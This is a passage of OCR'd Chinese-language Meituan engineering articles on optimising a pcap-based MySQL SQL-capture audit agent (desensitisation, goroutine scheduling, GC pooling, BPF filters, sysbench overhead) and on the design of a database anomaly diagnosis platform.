watcher 通过定时执行 show processlist 获取当前数据库的所有连接数据，通过对比 Host 字段与当前包的客户端 ip port，补偿错过的用户名信息。

## 3. worker

不同的 worker 负责管理不同数据库连接的生命周期，一个 worker 管理多个连接。通过定期比对 worker 的当前连接列表与 watcher 中的连接列表，及时发现过期的连接，关闭并释放相关资源，防止内存泄漏。

## 4. connStream


整个数据采集端的核心逻辑，负责根据 MySQL 协议解析 TCP 数据包并识别出特定 SQL，一个连接对应一个 connStream Goroutine。因为 SQL 中可能包含敏感数据，connStream 还负责对 SQL 进行脱敏，具体的特定 SQL 识别策略，由于安全方面原因，这里不再进行展开。

## 5. sender

负责数据上报逻辑，通过 thrift 协议将 connStream 解析出的审计数据上报给 log-agent。

## 3.2 基础性能测试


抓包库 gopacket 的性能直接决定了系统性能上限，为了探究问题是否出在 gopacket 上，我们编写了简易的 tcp-client 和 tcp-server，单独对 gopacket 在数据流向图中涉及到的前三个步骤（如下图所示）进行了性能测试，从下面的测试结果数据上看，性能瓶颈点不在 gopacket。




| QPS | pcap缓冲区 | 丢失率 | CPU利用率 |
|---|---|---|---|
| 100000 | 100MB | 0% | 144.9% |

## 3.3 CPU 画像分析

丢失率与 CPU 消耗二者密不可分，为了探究如此高 CPU 消耗的原因，我们用 Go 自带的 pprof 工具对进程的 CPU 消耗进行了画像分析，从下面火焰图的调用函数可以归纳出几个大头：SQL 脱敏、解包、GC 和 Goroutine 调度。下面主要介绍一下围绕它们做的优化工作。




## 3.4 脱敏分析及改进

因为 SQL 中可能包含敏感信息，出于安全考虑，rds-agent 会对每一条 SQL 进行脱敏处理。

脱敏操作使用了 pingcap 的 SQL 解析器对 SQL 进行模板化：即把 SQL 中的值全部替换成“?”来达到目的，该操作需要解析出 SQL 的抽象语法树，代价较高。当前

只有采样和抓取特定 SQL 的需求，没有必要在解析阶段对每条 SQL 进行脱敏。这里在流程上进行了优化，把脱敏下沉到上报模块，只对最终发送出去的样本脱敏。





这个优化取得的效果如下：

| 对比项 | QPS | 丢失率 | CPU利用率 |
| --- | --- | --- | --- |
| 改进前 | 50833.50 | 63.95% | 601.39% |
| 改进后 | 51246.47 | 31.95% | 259.59% |

## 3.5 调度分析及改进

从下面的数据流向图可以看出整个链路比较长，容易出现性能瓶颈点。同时存在众多高频运行的 Goroutine（红色部分），由于数量多，Go 需要经常在这些 Goroutine 间进行调度切换，切换对于我们这种 CPU 密集型的程序来说无疑是一种负担。




针对该问题，我们做了如下优化：

1. **缩短链路**：分流、worker、解析 SQL 等模块合并成一个 Goroutine 解析器。
2. **降低切换频率**：解析器每 5ms 从网络协议包的队列中取一次，相当于手动触发切换。(5ms 也是一个多次测试后的折中数据，太小会消耗更多的 CPU，太大会引起数据丢失 )


这个优化取得的效果如下：

| 对比项 | QPS | 丢失率 | CPU利用率 |
| --- | --- | --- | --- |
| 改进前 | 51246.47 | 31.95% | 259.59% |
| 改进后 | 51229.54 | 0% | 206.87% |

## 3.6 垃圾回收压力分析及改进

下图为 rds-agent 抓包 30 秒，已分配指针对象的火焰图。可以看出已经分配了 4 千多万个对象，GC 压力可想而知。关于 GC，我们了解到如下两种优化方案：

1. **池化**：Go 的标准库中提供了一个 sync.Pool 对象池，可通过复用对象来减少对象分配，从而降低 GC 压力。
2. **手动管理内存**：通过系统调用 mmap 直接向 OS 申请内存，绕过 GC，实现内存的手动管理。





但是，方案 2 容易出现内存泄漏。从稳定性的角度考虑，我们最终选择了方案 1 来管理高频调用函数里创建的指针对象，这个优化取得的效果如下：

| 对比项 | QPS | 丢失率 | CPU利用率 |
| --- | --- | --- | --- |
| 改进前 | 51229.54 | 0% | 206.87% |
| 改进后 | 51275.11 | 0% | 153.32% |

## 3.7 解包分析及改进

MySQL 是基于 TCP 协议之上的，在功能调试过程中，我们发现了很多空包。从下面的 MySQL 客户端 – 服务端数据的交互图可以看出：当客户端发送一条 SQL 命令，服务端响应结果，由于 TCP 的消息确认机制，客户端会发送一个空的 ack 包来确认消息，而且空包在整个流程中的比例较大，它们会穿透到解析环节，在高 QPS 下对于 Goroutine 调度和 GC 来说无疑是一个负担。





下图是 MySQL 数据包的唯一格式，通过分析，我们观察到以下特点：

**Payload**

| Type | Name | Description |
|---|---|---|
| int<3> | *payload_length* | Length of the payload. The number of bytes in the packet beyond the initial 4 bytes that make up the packet header. |
| int<1> | *sequence_id* | Sequence ID |
| string<var> | *payload* | [len=payload_length] payload of the packet |

**Example**

A `COM_QUIT` looks like this:



| | |
|---|---|
| 01 00 00 00 01 | * length: 1<br>* sequence_id: x00<br>* payload: 0x01 |

1. 一个完整的 MySQL 数据包长度 >=4Byte
2. 客户端新发送命令的 sequence id 都是为 0 或者 1

而 pcap 支持设置过滤规则，让我们可以在内核层将空包排除掉，下面是上述特点对应的两条过滤规则：

```
特点 1： ip[2:2] - ((ip[0] & 0x0f) << 2) - ((tcp[12:1] & 0xf0) >> 2) >= 4
特点 2： (dst host {localIP} and dst port 3306 and (tcp[(((tcp[12:1] &
0xf0) >> 2) + 3)] <= 0x01))
```


这个优化取得的效果如下：

| 对比项 | QPS | 丢失率 | CPU利用率 |
| --- | --- | --- | --- |
| 改进前 | 51275.11 | 0% | 153.32% |
| 改进后 | 51246.02 | 0% | 142.58% |

基于上述经验，我们对数据采集端进行功能代码重构，同时还进行一些其它优化。

## 4. 最终成果

下面是优化前后的数据对比，丢失率从最高 60% 下降到了 0%，CPU 消耗从最高占用 6 个核下降到了 1 个核。




为了探究抓包功能对 MySQL 性能损耗，我们用 Sysbench 做了一个性能对比测试。从下面的结果数据可以看出功能对 MySQL 的 TPS、QPS 和响应时间 99 线指标最高大约有 6% 的损耗。

压测工具：sysbench 0.5
oltp数据模型：16张表、每张表6,000,000行数据、共23G
用不同线程对Percona MySQL 5.7.21进行10轮压测，观察在不同QPS下，rds-agent抓SQL的丢失率以及对MySQL性能的影响，每轮压测两分钟

| 有无Agent | 线程数 | TPS | QPS | 响应时间99线 | 丢失率 | Agent-最大CPU | Agent-最大内存 |
|---|---|---|---|---|---|---|---|
| 无 | 4 | 652.59 | 11747.04 | 7.51ms | | | |
| 有 | | 625.90 ↓4.2% | 11267.37 ↓4.2% | 7.85ms ↑4.5% | 0% | 59.9% | 221MB |
| 无 | 8 | 1144.40 | 20604.32 | 8.74ms | | | |
| 有 | | 1075.81 ↓6.0% | 19371.08 ↓6.0% | 9.33ms ↑6.7% | 0% | 91.9% | 221MB |
| 无 | 16 | 1801.57 | 32448.75 | 11.49ms | | | |
| 有 | | 1721.80 ↓4.5% | 31008.42 ↓4.5% | 11.97ms ↑4.1% | 0% | 143.8% | 222MB |
| 无 | 32 | 2471.05 | 44532.55 | 16.79ms | | | |
| 有 | | 2396.83 ↓3.1% | 43195.06 ↓3.1% | 17.66ms ↑5.1% | 0% | 181.7% | 224MB |
| 无 | 64 | 2849.15 | 51427.95 | 27.31ms | | | |
| 有 | | 2837.57 ↓0.41% | 51216.59 ↓0.42% | 28.56ms ↑4.5% | 0% | 199.7% | 224MB |

## 5. 未来规划

虽然我们对抓包方案进行了各种优化，但对于一些延迟敏感的业务来说性能损耗还是偏大，而且该方案对一些特殊场景支持较差：如 TCP 协议层发生丢包、重传、乱序时，MySQL 协议层使用压缩、传输大 SQL 时。而业界普遍采用了直接改造 MySQL 内核的方式来输出全量 SQL，同时也支持输出更多的指标数据。目前，数据库内核团队也完成了该方案开发，正在线上灰度替换抓包方案中。另外，对于线上全量 SQL 端到端丢失率指标的缺失，我们也将陆续进行补齐。

## 本文作者

栗含，来自于美团基础研发平台 / 基础技术部 / 数据库技术中心。

## 招聘信息

美团基础技术部 – 数据库技术中心诚招高级、资深技术专家，Base 上海、北京。美团关系数据库规模大，每年快速的增长，每天承载数千亿的访问流量。在这里可以体验高并发、高可用、高可扩展性的业务挑战，可以紧跟并开拓业界前沿技术，体会到技术进步带来的生产力提升，欢迎投递简历至：suhan03@meituan.com。

# 数据库异常智能分析与诊断

作者：金龙

## 1. 现状与问题

### 1.1 规模增长与运维能力发展之间的不平衡问题凸显

伴随着最近几年美团业务的快速发展，数据库的规模也保持着高速增长。而作为整个业务系统的“神经末梢”，数据库一旦出现问题，对业务造成的损失就会非常大。同时，因数据库规模的快速增长，出现问题的数量也大大增加，完全依靠人力的被动分析与定位已经不堪重负。下图是当时数据库实例近年来的增长趋势：





图 1 数据库实例增长趋势

### 1.2 理想很丰满，现实很骨感

美团数据库团队当前面临的主要矛盾是：实例规模增长与运维能力发展之间的不平衡，而主要矛盾体现在数据库稳定性要求较高与关键数据缺失。由于产品能力不足，

只能依赖专业 DBA 手动排查问题，异常处理时间较长。因此，我们决定补齐关键信息，提供自助或自动定位问题的能力，缩短处理时长。

我们复盘了过去一段时间内的故障和告警，深入分析了这些问题的根因，发现任何一个异常其实都可以按时间拆分为异常预防、异常处理和异常复盘三阶段。针对这三阶段，结合 MTTR 的定义，然后调研了美团内部及业界的解决方案，我们做了一张涵盖数据库异常处理方案的全景图。如下图所示：





图 2　运维能力的现状

通过对比，我们发现：

- 每个环节我们都有相关的工具支撑，但能力又不够强，相比头部云厂商大概 20% ~ 30% 左右的能力，短板比较明显。
- 自助化和自动化能力也不足，工具虽多，但整个链条没有打通，未形成合力。

那如何解决这一问题呢？团队成员经过深入分析和讨论后，我们提出了一种比较符合当前发展阶段的解决思路。

## 2. 解决的思路

### 2.1 既解决短期矛盾，也立足长远发展

从对历史故障的复盘来看，80% 故障中 80% 的时间都花在分析和定位上。解决异常分析和定位效率短期的 ROI（投资回报率）最高。长期来看，只有完善能力版图，才

能持续不断地提升整个数据库的稳定性及保障能力。因此，我们当时的一个想法就是既要解决短期矛盾，又要立足长远发展（Think Big Picture, Think Long Term）。新的方案要为未来留足足够的发展空间，不能只是“头痛医头、脚痛医脚”。

在宏观层面，我们希望能将更多的功能做到自动定位，基于自动定位来自助或自动地处理变更，从而提高异常恢复的效率，最终提升用户体验。将异常处理效率提高和用户体验提升后，运维人员（主要是 DBA）的沟通成本将会极大被降低，这样运维人员就有更多时间进行技术投入，能将更多“人肉处理”的异常变成自助或自动处理，从而形成“飞轮效应”。最终达成高效的稳定性保障的目标。

在微观层面，我们基于已有的数据，通过结构化的信息输出，提升可观测性，补齐关键数据缺失的短板。同时，我们基于完善的信息输出，通过规则（专家经验）和 AI 的配合，提供自助或自动定位的能力，缩短处理时长。





图 3　宏观和微观

## 2.2 夯实基础能力，赋能上层业务，实现数据库自治

有了明确的指导思想，我们该采取怎样的发展策略和路径呢？就当时团队的人力情况来看，没有同学有过类似异常自治的开发经验，甚至对数据库的异常分析的能力都还不具备，人才结构不能满足产品的终极目标。所谓“天下大事必作于细，天下难事必作于易”。我们思路是从小功能和容易的地方入手，先完指标监控、慢查询、活跃会话这些简单的功能，再逐步深入到全量 SQL、异常根因分析和慢查询优化建议等这

些复杂的功能，通过这些基础工作来“借假修真”，不断提升团队攻坚克难的能力，同时也可以为智能化打下一个良好的基础。

以下便是我们根据当时人才结构以及未来目标设定的 2 年路径规划（实现数据自治目标规划在 2022 以后的启动，下图会省略掉这部分）：




图 4　演进策略

## 2.3 建立科学的评估体系，持续的跟踪产品质量

美国著名管理学者卡普兰说过：“没有度量就没有管理”。只有建立科学的评估体系，才能推进产品不断迈向更高峰，怎样评估产品的质量并持续改善呢？之前我们也做过很多指标，但都不可控，没有办法指导我们的工作。比如，我们最开始考虑根因定位使用的是结果指标准确率和召回率，但结果指标不可控难以指导我们的日常工作。这就需要找其中的可控因素，并不断改善。

我们在学习亚马逊的时候，刚好发现他们有一个可控输入和输出指标的方法论，就很好地指导了我们的工作。只要在正确的可控输入指标上不断优化和提升，最终我们的输出指标也能够得到提升（这也印证了曾国藩曾说过的一句话：“在因上致力，但在果上随缘”）。

以下是我们关于根因定位的指标设计和技术实现思路（在模拟环境不断提升可控的部分，最终线上的实际效果也会得到提升。主要包括“根因定位可控输入和输出指标设计思路”和“根因定位可控输入指标获取的技术实现思路”）。

## 根因定位可控输入和输出指标设计思路





图 5　可控输入与输出指标设计

## 根因定位可控输入指标获取的技术实现思路





图 6　可控输入与输出指标技术设计

在图 5 中，我们通过场景复现方式，用技术手段来模拟一些用低成本就能实现的异常（绝大部份异常）。在对于复现成本比较高的异常（极少部分），比如机器异常、硬件故障等，我们目前的思路是通过“人肉运营”的方式，发现和优化问题，等到下次线上

异常重复发生后，根据优化后诊断的结果，通过和预期比较来确定验收是否通过。

未来我们会建立回溯系统，将发生问题时刻的异常指标保存，通过异常指标输入給回溯系统后的输出结果，判断系统改进的有效性，从而构建更加轻量和更广覆盖的复现方式。图 6 是复现系统的具体技术实现思路。

有了指导思想，符合当前发展阶段的路径规划以及科学的评估体系后，接下来聊聊技术方案的构思。

# 3. 技术方案

## 3.1 技术架构的顶层设计

在技术架构顶层设计上，我们秉承平台化、自助化、智能化和自动化四步走的演进策略。

首先，我们要完善可观测的能力，通过关键信息的展示，构建一个易用的数据库监控平台。然后我们根据这些关键信息为变更（比如数据变更和索引变更等）提供赋能，将一部分高频运维工作通过这些结构化的关键信息（比如索引变更，可以监测近期是否有访问流量，来确保变更安全性）让用户自主决策，也就是自助化。接下来，我们加入一些智能的元素（专家经验 +AI），进一步覆盖自助化的场景，并逐步将部分低风险的功能自动化，最终通过系统的不断完善，走到高级或完全自动化的阶段。

为什么我们将自动化放在智能化之后？因为我们认为智能化的目标也是为了自动化，智能化是自动化的前提，自动化是智能化的结果。只有不断提升智能化，才能达到高级或者完全自动化。下图便是我们的顶层架构设计（左侧是演进策略，右侧是技术架构的顶层设计以及 2021 年底的现状）：




图 7　架构顶层设计

顶层设计只是“万里长征第一步”，接下来我们将自底向上逐步介绍我们基于顶层设计开展的具体工作，将从数据采集层的设计、计算存储层的设计和分析决策层的设计逐步展开。

## 3.2 数据采集层的设计

这上面的架构图里，数据采集层是所有链路的最底层和最重要的环节，采集数据的质量直接决定了整个系统的能力。同时，它和数据库实例直接打交道，任何设计上的缺陷都将可能导致大规模的故障。所以，技术方案上必须兼顾数据采集质量和实例稳定性，在二者无法平衡的情况下，宁可牺牲掉采集质量也要保证数据库的稳定性。

在数据采集上，业界都采取基于内核的方式，但美团自研内核较晚，而且部署周期长，所以我们短期的方式是采用抓包的方式做一个过渡，等基于内核的采集部署到一定规模后再逐步切换过来。以下是我们基于抓包思路的技术方案调研：

| 方案 | 性能 | 通用性 | 备注 |
| --- | --- | --- | --- |
| pcap | 低 | 高 | 美团酒旅团队已线上实践 |
| pf_ring | 中 | 中 | 需要改造 MySQL |
| dpdk | 高 | 低 | 需要重新编译网卡驱动 |

从调研上我们可以看到，基于 pf_ring 和 dpdk 的方案都有较大的依赖性，短期难以实现，之前也没有经验。但是，基于 pcap 的方式没有依赖，我们也有过一定的经验，之前美团酒旅团队基于抓包的方式做过全量 SQL 数据采集的工具，并经过了 1

年时间的验证。因此，我们最终采取了基于 pcap 抓包方式的技术方案。以下是采集层方案的架构图和采集质量以及对数据库性能带来的影响情况。

## Agent 的技术设计

